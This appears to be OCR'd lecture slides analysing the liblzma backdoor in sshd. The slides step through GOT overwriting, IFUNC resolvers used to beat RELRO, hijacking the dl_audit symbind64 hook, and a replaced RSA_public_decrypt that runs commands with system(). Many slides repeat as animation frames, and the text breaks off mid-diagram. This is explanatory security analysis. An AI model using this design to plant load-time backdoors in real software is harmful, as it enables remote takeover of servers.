
Challenge 1: Modify sshd Behavior

- For now, assume our library code gets executed
- Can we overwrite the sshd .text section? No




Challenge 1: Modify sshd Code

- For now, assume our library code gets executed
- Can we overwrite the sshd .text section? No
- Instead, can alter Global Offset Table
    - Table of pointers to other libraries’ symbols



Challenge 1: Modify sshd Code


- For now, assume our library code gets executed
- Can we overwrite the sshd .text section? No
- Instead, can alter Global Offset Table
    - Table of pointers to other libraries’ symbols
- Replace RSA_public_decrypt() GOT entry
    - sshd calls RSA_public_decrypt() to decrypt certificates
    - Replace with evil_RSA_pdecrypt(), which checks for magic and if found executes commands



Challenge 2: Executing Malicious Code

(And how to beat RELRO)

- Shared libraries only execute when they get called
  - sshd doesn't usually call liblzma functions
- Also 'RELRO' security feature allows binaries to do all resolution at startup, then mark GOT as read-only
- Solve both with "GNU Indirect Functions" feature
  - Allows any shared library to get arbitrary code executed at load-time



GNU Indirect Function Support (IFUNC)


- Allows developer to define multiple implementations of a function
- Must define 'resolver' function that picks which one to use at load time
  - Might be more optimized for certain architecture, for example
- ld-linux.so calls resolver functions at load time, before GOTs set read-only

```c
/* Function pointer type for the implementations of the 'crc64' function */
typedef uint64_t (*crc64_func_type)(const uint8_t *buf, size_t size, uint64_t crc);

/*
 * Function prototype for the 'crc64' function.
 * Attribute marks crc64_resolve() as the resolver function to pick an impelmentation.
 */
uint64_t lzma_crc64(const uint8_t *buf, size_t size, uint64_t crc)
    __attribute__((__ifunc__("crc64_resolve")));


/* Function to resolve the implementation of the 'crc64' function at runtime */
static crc64_func_type crc64_resolve(void)
{
    if (is_clmul_supported()) {
        return &crc64_clmul;
    } else {
        return &crc64_generic;
    }
}

/* Implementation of the 'crc64_clmul' function */
uint64_t crc64_clmul(const uint8_t *buf, size_t size, uint64_t crc)
{
    /* Implementation not shown */
}

/* Implementation of the 'crc64_generic' function */
uint64_t crc64_generic(const uint8_t *buf, size_t size, uint64_t crc)
{
    /* Implementation not shown */
}
```

Challenge 2: Execute Malicious Code

(And how to beat RELRO)


- Define crc64_resolve(), a resolver for lzma_crc64
  - Symbol from liblzma
- Resolver contains injected malicious entrypoint
- Resolver called at startup, supposedly to resolve liblzma symbol
- Entrypoint performs GOT overwrite before GOT marked read-only



Challenge 2: Execute Malicious Code


(And how to beat RELRO)

- Define crc64_resolve(), a resolver for lzma_crc64
  - Symbol from liblzma
- Resolver contains injected malicious entrypoint
- Resolver called at startup, supposedly to resolve liblzma symbol
- Entrypoint performs GOT overwrite before GOT marked read-only




Challenge 3: Resolver Called *Too* Early

- Liblzma symbols resolved before sshd symbols
- Crc64 resolved before RSA_public_decrypt




Challenge 3: Resolver Called *Too* Early

- Liblzma symbols resolved before sshd symbols
- Crc64 resolved before RSA_public_decrypt
- When crc64_resolve() called, if we patch sshd GOT, changes will just be overwritten



Challenge 3: Resolver Called *Too* Early

- Liblzma symbols resolved before sshd symbols
- Crc64 resolved before RSA_public_decrypt
- When crc64_resolve() called, if we patch sshd GOT, changes will just be overwritten
- Need a way to execute setup *exactly* when sshd symbols resolved
    - "Runtime Dynamic Linker Audit Hooks"
    - Allow us to add callback hooks



RTDL Audit Hooks

- Interface in linker that supports various callbacks
- Normal use involves defining a custom shared library
- ld-linux global struct ‘dl_audit’ with function pointer callback ‘symbind64’
- Symbind64 called whenever a symbol is resolved

Stack

ld-linux.so

.data
dl_audit->symbind64 = NULL
rw-

.text
r-x

rw-

rw-

r-x

ELF

In crc64_resolve() IFUNC call

Challenge 3: Resolver Called *Too* Early

- IFUNC resolver called very early
  - **Overwrite data in ld-linux, add a callback to malicious backdoor_setup()**
- Linker later resolves RSA_public_decrypt
  - Triggers backdoor_setup() callback, overwrite GOT entry to point to evil_RSA_pdecrypt()

Stack
crc64_resolver ret =
&some_ld_caller + n

ld-linux.so
.data
dl_audit->symbind64 = &bd_setup
loaded_sshd_elf = &sshd
.text
dl_main()
some_ld_caller()

liblzma.so
.got
.data
.text
crc64_resolve()
backdoor_setup()
evil_RSA_pdecrypt()

Heap

sshd
.got
got[pd] = ??
.data
.text
check_certificate()
ELF

In backdoor_setup() dl-audit call

Challenge 3: Resolver Called *Too* Early

- IFUNC resolver called very early
  - Overwrite data in ld-linux, add a callback to malicious backdoor_setup()
- Linker later resolves RSA_public_decrypt
  - Triggers backdoor_setup() callback, **overwrite GOT entry to point to evil_RSA_pdecrypt()**

Stack
crc64_resolver ret = &some_ld_caller + n

ld-linux.so
.data
dl_audit->symbind64 = NULL
loaded_sshd_elf = &sshd
.text
dl_main()
some_ld_caller()


liblzma.so
.got
.data
.text
crc64_resolve()
backdoor_setup()
evil_RSA_pdecrypt()

Heap

sshd
.got
got[pd] = &evil_RSA_pdecrypt()
.data
.text
check_certificate()
ELF


Challenge 4: Resolving “By Hand”

- Resolver called before linker has resolve our symbols
  - Make calls to other libraries will fail
  - Can’t easily find sections in ld-linux, sshd, etc.
- Must resolve accesses to ld-linux and sshd ‘by-hand’
  - First, traverse memory to find ld-linux
  - Second, parse ld-linux to get various pointers
- Starting point: return address of IFUNC resolver




Challenge 4: Resolving “By Hand”

- Read crc64_resolver() return address from stack
  - Will point *somewhere* in .text section of ld-linux
- Scan byte range for (page-aligned) ELF header magic
- Parse ld-linux ELF structure
  - Partially disassemble instructions in .text section
  - Locate offsets of required global variables
- From ld-linux text and data, extract other information
  - SSHD ELF header, environment variables, arguments, etc.
  - Use to resolve future functions manually




Challenge 4: Resolving "By Hand"

- Read crc64_resolver() return address from stack
  - Will point *somewhere* in .text section of ld-linux
- Scan byte range for (page-aligned) ELF header magic
- Parse ld-linux ELF structure
  - Partially disassemble instructions in .text section
  - Locate offsets of required global variables
- From ld-linux text and data, extract other information
  - SSHD ELF header, environment variables, arguments, etc.
  - Use to resolve future functions manually



Putting it all together


1. **When crc64_resolve() calls backdoor entrypoint, retrieve its return address from stack (points to ld-linux code)**
2. Scan bytes around return address for ld-linux ELF header
3. Disassemble parts of ld-linux .text to find dl_audit struct and struct containing load addresses
4. Overwrite dl_audit->symbind64 to point to backdoor_setup()
5. On RSA_public_decrypt() resolution, backdoor_setup() called and overwrites sshd GOT entry to evil_RSA_pdecrypt()
6. On new connection, decrypt SSH certificate, check format
7. If format correct, extract command and execute with system()



In crc64_resolve() IFUNC call


Putting it all together

1. When crc64_resolve() calls backdoor entrypoint, retrieve its return address from stack (points to ld-linux code)
2. **Scan bytes around return address for ld-linux ELF header**
3. Disassemble parts of ld-linux .text to find dl_audit struct and struct containing load addresses
4. Overwrite dl_audit->symbind64 to point to backdoor_setup()
5. On RSA_public_decrypt() resolution, backdoor_setup() called and overwrites sshd GOT entry to evil_RSA_pdecrypt()
6. On new connection, decrypt SSH certificate, check format
7. If format correct, extract command and execute with system()




Putting it all together

1. When crc64_resolve() calls backdoor entrypoint, retrieve its return address from stack (points to ld-linux code)
2. Scan bytes around return address for ld-linux ELF header
3. **Disassemble parts of ld-linux .text to find dl_audit struct and struct containing load addresses**
4. Overwrite dl_audit->symbind64 to point to backdoor_setup()
5. On RSA_public_decrypt() resolution, backdoor_setup() called and overwrites sshd GOT entry to evil_RSA_pdecrypt()
6. On new connection, decrypt SSH certificate, check format
7. If format correct, extract command and execute with system()



Putting it all together

1. When crc64_resolve() calls backdoor entrypoint, retrieve its return address from stack (points to ld-linux code)
2. Scan bytes around return address for ld-linux ELF header
3. Disassemble parts of ld-linux .text to find dl_audit struct and struct containing load addresses
4. **Overwrite dl_audit->symbind64 to point to backdoor_setup()**
5. On RSA_public_decrypt() resolution, backdoor_setup() called and overwrites sshd GOT entry to evil_RSA_pdecrypt()
6. On new connection, decrypt SSH certificate, check format
7. If format correct, extract command and execute with system()



In backdoor_setup() dl-audit call

Putting it all together

1. When crc64_resolve() calls backdoor entrypoint, retrieve its return address from stack (points to ld-linux code)
2. Scan bytes around return address for ld-linux ELF header
3. Disassemble parts of ld-linux .text to find dl_audit struct and struct containing load addresses
4. Overwrite dl_audit->symbind64 to point to backdoor_setup()
5. **On RSA_public_decrypt() resolution, backdoor_setup() called and overwrites sshd GOT entry to evil_RSA_pdecrypt()**
6. On new connection, decrypt SSH certificate, check format
7. If format correct, extract command and execute with system()

Stack
crc64_resolver ret =
&some_ld_caller + n

ld-linux.so
.data
